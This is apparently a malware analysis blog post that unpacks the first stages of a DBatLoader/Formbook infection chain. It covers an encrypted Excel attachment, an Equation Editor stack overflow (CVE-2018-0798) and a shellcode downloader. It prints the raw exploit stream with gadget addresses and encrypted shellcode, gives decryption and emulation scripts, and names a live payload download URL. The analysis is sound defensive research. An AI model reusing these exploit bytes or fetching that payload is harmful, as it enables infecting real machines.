Exploit, steganography and Delphi: unpacking DBatLoader

malcat.fr/blog/exploit-steganography-and-delphi-unpacking-dbatloader/

Sample:

13063a496da7e490f35ebb4f24a138db4551d48a1d82c0c876906a03b8e83e05 (Bazaar, VT)

Infection chain:

Excel stylesheet -> Office equation -> Shellcode (downloader) -> DBatLoader stage 1 (stegano dropper) -> DBatLoader stage 2 (discord downloader) -> DBatLoader stage 3 (resource dropper) -> Stone packed -> Formbook

Tools used:

Difficulty:

Intermediate

Introduction

If you are doing cyber threat research on the internet, chances are you will find a ton of papers documenting malicious RATs, APTs and state-sponsored campaigns. It is indeed interesting (and it makes cyber security folks feel like James Bond), but sadly little attention is given to what makes most of the threat landscape: the packers, droppers and other downloaders at the front of the infection chain. They may be less sophisticated, but it is what the user first encounters, and what makes most of the threat landscape.

The truth is, if an antivirus successfully detects and blocks an advanced RAT on a system, it means that it already failed and that the system is compromised, because advanced RAT are at the end of the infection chain.

To illustrate our point, we will inspect a Formbook sample and we won't talk about Formbook at all. Instead we will dissect the infection chain which leads to the installation of Formbook. As you will see, it is actually more complex than one might think.

Exploiting CVE-2018-0798

Excel document


The malware we are analyzing today is an encrypted OpenXML Excel document that came as email attachment. OpenXML documents are usually just ZIP archives containing XML files and are easy to analyze, but not encrypted documents like this one. In fact, when a user chose to protect its Excel sheet, Microsoft Excel will encrypt it (using the magical password `VelvetSweatshop`) and store it inside an OLE container. And when the user opens the document, Office will transparently decrypt it without any user interaction. Malware authors are well aware of that fact and tend to abuse Excel encryption in order to evade antivirus detection. Fortunately, this is an old technique and tools exist to decrypt this kind of files. In fact, it is as simple as a few lines of python:

```
import msoffcrypto
"""
NOTE: for this script to work, you will have to install msoffcrypto: pip3 install
msoffcrypto-tool
"""

with open("13063a496da7e490f35ebb4f24a138db4551d48a1d82c0c876906a03b8e83e05.xlsx", "rb") as
f_in:
    doc = msoffcrypto.OfficeFile(f_in)
    doc.load_key(password="VelvetSweatshop")
    with open("file0_stage0.xlsx.dec", "wb") as f_out:
        doc.decrypt(f_out)
```

This gives us an OpenXML ZIP archive. Browsing the content, we can see a few things worth of interest:

- the document contains pictures baiting the user to deactivate safe mode (see screenshot below)
- there is no `vbaProject.bin` file in the archive, meaning no VBA macro
- there is no Excel macro sheet
- there are two embedded objects:
    - a Word document at `xl/embeddings/Microsoft_Office_Word_Macro-Enabled_Document1.docm`
    - an OLE container at `xl/embeddings/oleObject1.bin`

Beside these elements, the document looks pretty clean. The Word document only contains a single picture, but the OLE container seems promising since its doctype GUID is `0002CE02-0000-0000-C000-000000000046` (Microsoft Equation 3.0 object). Equation objects have seen several vulnerabilities in the past years and are actively exploited in the wild. Let us dive in.




Content Locked.
Please enable Editing and Content from the Yellow bar above to view locked content.

Figure 1: Excel sheet baiting the user to deactivate safe mode

Buggy equation

If we open the `oLE10NATive` stream of the OLE container `xl/embeddings/oleObject1.bin` inside Malcat, we can see a very bare bone Equation 3.0 object which has been stripped to the minimal, leaving just enough to target the exploit. But which exploit? VirusTotal tends to detect it as CVE-2017-11882, but not all engines agree. Let us have a look at the data:



```
‖000000000:  00 2F 1E 02 03 7E 01 EB 47 0A 01 05 75 63 A3 EC-00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
‖000000020:  00 00 00 00 00 00 00 00 00 50 06 45 00 00 00 00-00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
‖000000040:  00 00 00 00 00 00 00 00 00 29 C3 44 00 00 00 00-57 5F EB 75 81 C7 84 01 00 00 8D AF 6D 02 00 00
‖000000060:  EB 57 EB 28 EB EE EB 1C 69 C0 C7 3C 00 7C EB 05-B4 73 38 66 E1 05 11 50 CA 57 EB 12 EB 3B EB E4
‖000000080:  50 58 50 58 EB 31 EB DC EB 46 EB 70 EB 48 EB 71-31 07 9C 53 57 53 81 C3 BC 5F 00 00 81 C3 B7 44
‖0000000a0:  00 00 81 EB 85 2F 00 00 8D 9B 80 2A 00 00 5B 5F-5B 9D 83 C7 04 EB 10 EB 17 6B C0 00 EB 3E EB 04
‖0000000c0:  04 21 57 5F 5F EB BF EB 07 E8 F6 FF FF FF EB F4-39 EF EB 2F EB A6 EB B8 EB 8E 9C 53 8D 9B 48 4F
‖0000000e0:  00 00 81 EB 49 1C 00 00 81 C3 35 69 00 00 90 81-EB 67 12 00 00 5B 9D E9 68 FF FF FF E9 67 FF FF
‖000000100:  FF EB 8D 0F 82 5F FF FF FF E9 44 01 00 00 4F 38-58 A5 4A 2E 16 0A BE 30 F6 CF 78 41 C7 18 9E B0
‖000000120:  CE E4 E2 46 08 60 D6 97 5F 14 14 3B F3 35 91 0A-5D D3 D4 64 E5 28 39 6B C7 D0 30 45 75 0C 7A 5A
‖000000140:  D4 FF 6E 9C 7D F2 3A BC FE 92 1D 6F 19 2E A7 B0-00 FB 02 FD A0 4F 29 98 D5 EA 2B C8 AF 2A 6B 17
‖000000160:  B6 54 DF 95 20 CF 56 10 1C 69 AB 62 0B 91 13 A5-C1 9A 55 74 C9 00 0E 35 A1 9D EB 4D F8 F1 F1 66
‖000000180:  F4 61 B6 AE 6F 74 A5 16 36 17 3D 97 4A DB 54 6B-1E 35 4F 4D DF BB 69 C4 A9 68 F1 53 CE E1 8C C4
‖0000001a0:  10 A6 71 67 EC 63 AA 4E CD 21 56 8E 54 90 EA 81-9A 48 6B 08 62 FD B7 C3 70 CD BC 5A B0 79 BD B3
‖0000001c0:  8A A6 90 41 16 19 E2 36 60 02 74 C4 AE 2D 54 6B-B0 52 2E 23 D2 48 7C B3 71 4C CC E1 1E 3B 01 B4
‖0000001e0:  DF DD 95 BD 6C 19 D2 4F 71 3B 16 BD D4 34 14 A3-E5 D7 15 20 AF 1E 35 15 32 63 A1 6A 9B A6 DC 46
‖000000200:  92 CF FF 5B 70 E3 F5 19 80 4E BD F6 46 23 AA AE-B6 54 A2 7D 7A FA 63 67 2D 92 BA 72 A5 3B CC EA
‖000000220:  21 F9 4E 98 9F F5 CD 14 0B BB E8 F1 85 7C 93 09-A4 4B 53 BC B1 61 86 2B E7 5B 98 7E BB 78 4F 1C
‖000000240:  0E DC 03 F8 7C D0 DC BF 93 01 19 2B 12 BE 51 35-2F 3A 90 BC E6 55 48 89 3A 2E 09 E7 9F BC 10 61
‖000000260:  3D B9 81 56 2C 04 58 14 68 89 79 4E 34 5B 20 86-A4 27 F1 6A 0D 04 80 E0 C9 34 E9 77 09 75 54 32
‖000000280:  24 67 13 C6 E8 99 2F 28 6E C3 9F E4 D0 69 C9 B3-05 A5 D1 AD 9E 9A ED 1D B0 78 A6 5B B9 20 34 E2
‖0000002a0:  68 0D 32 3E 7B AA 32 F1 A9 AF B0 30 AF 43 60 12-70 7D C9 68 56 95 CC B8 09 33 C0 AF 7C 65 1D 5F
‖0000002c0:  41 0C 72 89 40 7F D6 B7 B3 DF 19 FC 68 20 E8 4C-BC B0 91 26 BF 33 C0 FB DA 4A 89 2A F7 33 90 2C
‖0000002e0:  E4 2E 01 A6 98 BF D8 81 13 46 F9 2A 3E D1 A0 60-C7 28 71 05 DA 8F E8 08 92 6C 69 7A 60 07 B0 A9
‖000000300:  0F 9E EF F2 B7 57 AD D8 C6 A0 B5 18 74 C7 AF 7C-91 B2 51 49 5E 8A E0 59 59 29 49 E9 DE 05 94 A7
‖000000320:  26 B2 AD 46 0F E2 4C 6E 70 4C D5 AC 51 8D B0 85-8E 41 31 3E 5E CB 7C 1A D5 B0 C1 43 3B F9 F0 BA
‖000000340:  ED B0 A1 FC 19 1A 38 7B A9 E6 99 0D A5 D4 00 21-44 9F 11 A9 AF 5C 48 7C E4 C2 09 C0 A8 F3 10 47
‖000000360:  E5 20 81 3A 98 43 58 B6 A0 62 79 13 92 EF 20 10-B4 89 F1 83 B2 B8 68 40 CC AD E9 FA 94 DD 30 AF
‖000000380:  EA 17 61 41 97 92 68 09 2E 32 2A CC A3 43 25 05-77 EB BD 64 35 6F BA AA 63 61 36 68 D3 46 50 81
‖0000003a0:  2F 88 29 F0 6A F0 DD E9 86 C4 4C 69 B5 98 60 33-95 93 DB 0E A2 BC C2 FE 76 E2 8D B4 0E 6F 70 81
‖0000003c0:  65 EA F1 7C 3E 1D B8 31 96 98 70 62 CD C9 EF 3A-71 6F E2 E2 C6 0F 1E 00 67 46 59 63 51 1F 85 DD
‖0000003e0:  BF 60 01 30 FB 44 5B 2B 82 9C EB 3D FA F6 F1 18-7E F6 7D 35 86 AC E8 EE 72 B5 1D 8B 08 C5 A8 DD
‖000000400:  2D 52 E1 5B 41 03 DC B1 A3 E0 FD F3 07 B9 C1 6B-45 FF 25 39 28 D2 0A FF 56 51 CA BB E4 32 D6 DF
‖000000420:  A5 EF BB F6 7D 4C 9B 5A 73 1E AA 96 A0 09 BA BC-28 B5 B2 BB D4 B3 13 3D 24 A4 C2 CA 13 CA C1 43
‖000000440:  FC 68 22 DE FC F5 FA A0 B1 D4 98 62 3D 64 C8 23-F4 6D 19 BE 4D EA 1E 5C B7 BC 2D E1 90 93 2C 6B
‖000000460:  B7 CF F9 6D 4D 5B 88 EA D5 00 61 41 41 4D 21 C3-7B 0E 74 91 9F F6 39 64 9F 4D E5 D8 25 9C 67 6B
‖000000480:  19 9A 45 E4 77 16 8A 44 D3 AA 06 40 D6 AD 5D CF-36 36 99 03 0F FA 03 B3 08 B1 1A 49 5E AD 1B F9
‖0000004a0:  F7 B0 CC E8 B6 D2 9C 22 A2 F6 D2 48 01 83 64 ED-43 4A 0E 37 A3 0A 6C FB 0A 4B F3 30 4D 7D 70
```


Figure 2: Embedded OLE object

Using the documentation of the MTEF format found here, we can make sense of most of the stream:

Offset	Size	Meaning
00	4	The OLE1 header specifying the size of the data in the stream. Office seems to ignore this value and use the stream size from the OLE container instead
04	5	MTEF header. Only the MTEF version (3) and MTEF product(1 = Equation Editor) seem to have valid values. The rest is most likely ignored by Office and has been randomized.
09	2	First MTEF record: 0x0A = FULL SIZE record
0B	6-?	Second MTEF record: 0x05 = MATRIX record

The MATRIX record seem to be the culprit there, and it would mean that we are facing CVE-2018-0798. CVE-2018-0798 is sometimes confused with CVE-2018-0802 since Microsoft originally allocated the same CVE for two different vulnerabilities. But it is quite different from CVE-2017-11882 which exploits the FONT record: funny how most antivirus got it wrong.

According to this document, the MATRIX record triggers the exploit by setting the field `NumberOfRows` too high. Only 8 bytes are reserved in eqnedt32.exe for the array `RowPartitionLineTypes` , but (2 * 0xec + 9) / 8 = 0x3c bytes are copied instead, leading to a stack overflow:




```
parsed||000000000:  OleDataSize:                         OleDataSize F00
                    • MtefHeader:
parsed||000000004:    Version:                           0x3
                    ;   v-- Seems to be garbage and ignored by Office anyway
parsed||000000005:    Platform:                          MtefHeader
parsed||000000006:    Product:                           Equation Editor (0x1)
parsed||000000007:    VersionMajor:                      0xeb
parsed||000000008:    VersionMinor:                      0x47
                    • FullSizeRecord:
parsed||000000009:    Opcode:                            FullSizeRecord a)
parsed||00000000a:    Size:                              0x1
                    • Matrix:
parsed||00000000b:    Opcode:                            MATRIX (0x5)
parsed||00000000c:    VerticalAlignment:                 0x75
parsed||00000000d:    HorizontalJustification:           0x63
parsed||00000000e:    VerticalJustification:             0xa3
                    ;   v-- Huge number of rows
parsed||00000000f:    NumberOfRows:                      0xec
parsed||000000010:    NumberOfColumns:                   0x0
                    ;   v-- this is where the overflow happens
parsed||000000011:    RowPartitionLineTypes:
                    ; Overwitten return address -> gadget add esp, 0x1c; ret
parsed||000000029:  P♠E
                    ; Next gadget at esp + 0x1c -> jump to shellcode
parsed||000000049:  )├D
                    ; v-- start of shellcode
unparsed||000000050:
unparsed||0000000b0:
unparsed||000000110:
unparsed||000000170:
unparsed||0000001d0:
unparsed||000000230:
unparsed||000000290:
unparsed||0000002f0:
unparsed||000000350:
unparsed||0000003b0:
unparsed||000000410:
unparsed||000000470:
```

Figure 3: The equation object explained

Knowing this, we can now start looking for a shellcode.

The shellcode

By quickly inspecting what follows the MATRIX record (so starting at offset 0x4D), we notice that offset 0x50 looks like the start of a shellcode. Indeed, the push/pop/jmp chain tends to indicate a meterpreter-generated shellcode.




```
    ||00000004b:   44                         inc        esp
    ||00000004c:   0000                       add        [eax], al
    ||00000004e:   0000                       add        [eax], al

               ;==================================================================
               sub_50() {
    ||000000050:   57                         push       edi
    ||000000051:   5F                         pop        edi
    ||000000052:   EB75                       jmp        loc_c9       ↓1
               }

               ;==================================================================
reference      sub_54() {
    ||000000054:   81C784010000               add        edi, 0x184
    ||00000005a:   8DAF6D020000               lea        ebp, [edi+0x26D]
```

Figure 4: meterpreter-generated shellcode are easy to spot

Judging by the high entropy of the rest of the stream, the shellcode is most likely encrypted. We could of course reverse it, but it is faster to emulate the code. We will use the Speakeasy emulator from FireEye on the content of the `oLE10NATive` stream. You can use the following script:

```
import speakeasy
import speakeasy.winenv.arch as e_arch

unpacker = speakeasy.Speakeasy()
with open("olenative10_stream.bin", "rb") as ole10native:
    data = ole10native.read()
address = unpacker.load_shellcode("", e_arch.ARCH_X86, data=data)
unpacker.run_shellcode(address, 0x50)   # shellcode starts at offset
0x50

with open("shellcode_decrypted.bin", "wb") as f:
    f.write(unpacker.mem_read(address, len(data)))
```

If you are using Malcat, you can alternatively force a function declaration at offset 0x50 (start of the shellcode) and then run the script `speakeasy_shellcode.py` . The shellcode gets decrypted and strings are now in plain text:



```
||000000050:   5          push    edi                   ; start of shellcode
||000000051:              pop     edi
||000000052:   E          jmp     loc_c9
||000000054:   8          add     edi, 0x184
||00000005a:   8          lea     ebp, [edi+0x26D]
||000000060:   E          jmp     loc_b9
||000000062:   E          jmp     loc_8c
||000000064:   E          jmp     loc_54
||000000066:   E          jmp     loc_84
||000000068:   6          imul    eax, eax, 0x7C003CC7
||00000006e:   E          jmp     loc_75
||000000070:   E          mov     ah, 0x73 = 's'
||000000072:   3          cmp     [esi-0x1F], ah
||000000075:   6          add     eax, 0x57CA5011
||00000007a:   EB12       jmp     loc_8e
||00000007c:   EB3B       jmp     loc_b9
||00000007e:   EBE4       jmp     loc_64
||000000080:   50         push    eax
||000000081:   58         pop     eax
||000000082:   50         push    eax
||000000083:   58         pop     eax
||000000084:   EB31       jmp     loc_b7
||000000086:   EBDC       jmp     loc_64
||000000088:   EB46       jmp     loc_d0
||00000008a:   EB70       jmp     loc_fc
||00000008c:   EB48       jmp     loc_d6
||00000008e:   EB71       jmp     loc_101
||000000090:   3107       xor     [edi], eax
||000000092:   9C         pushfd
||000000093:   53         push    ebx
||000000094:   57         push    edi
||000000095:   53         push    ebx
||000000096:   81C3BC5F0000  add  ebx, 0x5FBC
||00000009c:   81C3B7440000  add  ebx, 0x44B7
||0000000a2:   81EB852F0000  sub  ebx, 0x2F85
||0000000a8:   8D9B802A0000  lea  ebx, [ebx+0x2A80]
||0000000ae:   5B         pop     ebx
||0000000af:   5F         pop     edi
||0000000b0:   5B         pop     ebx
||0000000b1:   9D         popfd
||0000000b2:   83C704     add     edi, 0x04
||0000000b5:   EB10       jmp     loc_c7
||0000000b7:   EB17       jmp     loc_d0
||0000000b9:   6BC000     imul    eax, eax, 0x00
||0000000bc:   EB3E       jmp     loc_fc
||0000000be:   EB04       jmp     loc_c4
||0000000c0:   0421       add     al, 0x21 = '!'
```

Analysis finished in 443 ms | 0x00000050 (sub_50+0) (1/0x1 | ? | no CPU | 443 ms

Figure 5: Decrypting the shellcode with speakeasy

No need to analyze the shellcode in depth. Judging by the strings, it is a simple downloader that fetches and runs a file from the url `hxxp://104.168.32.50/009/vbc.exe` (still online at time of writing). So let us fetch the data and move on.

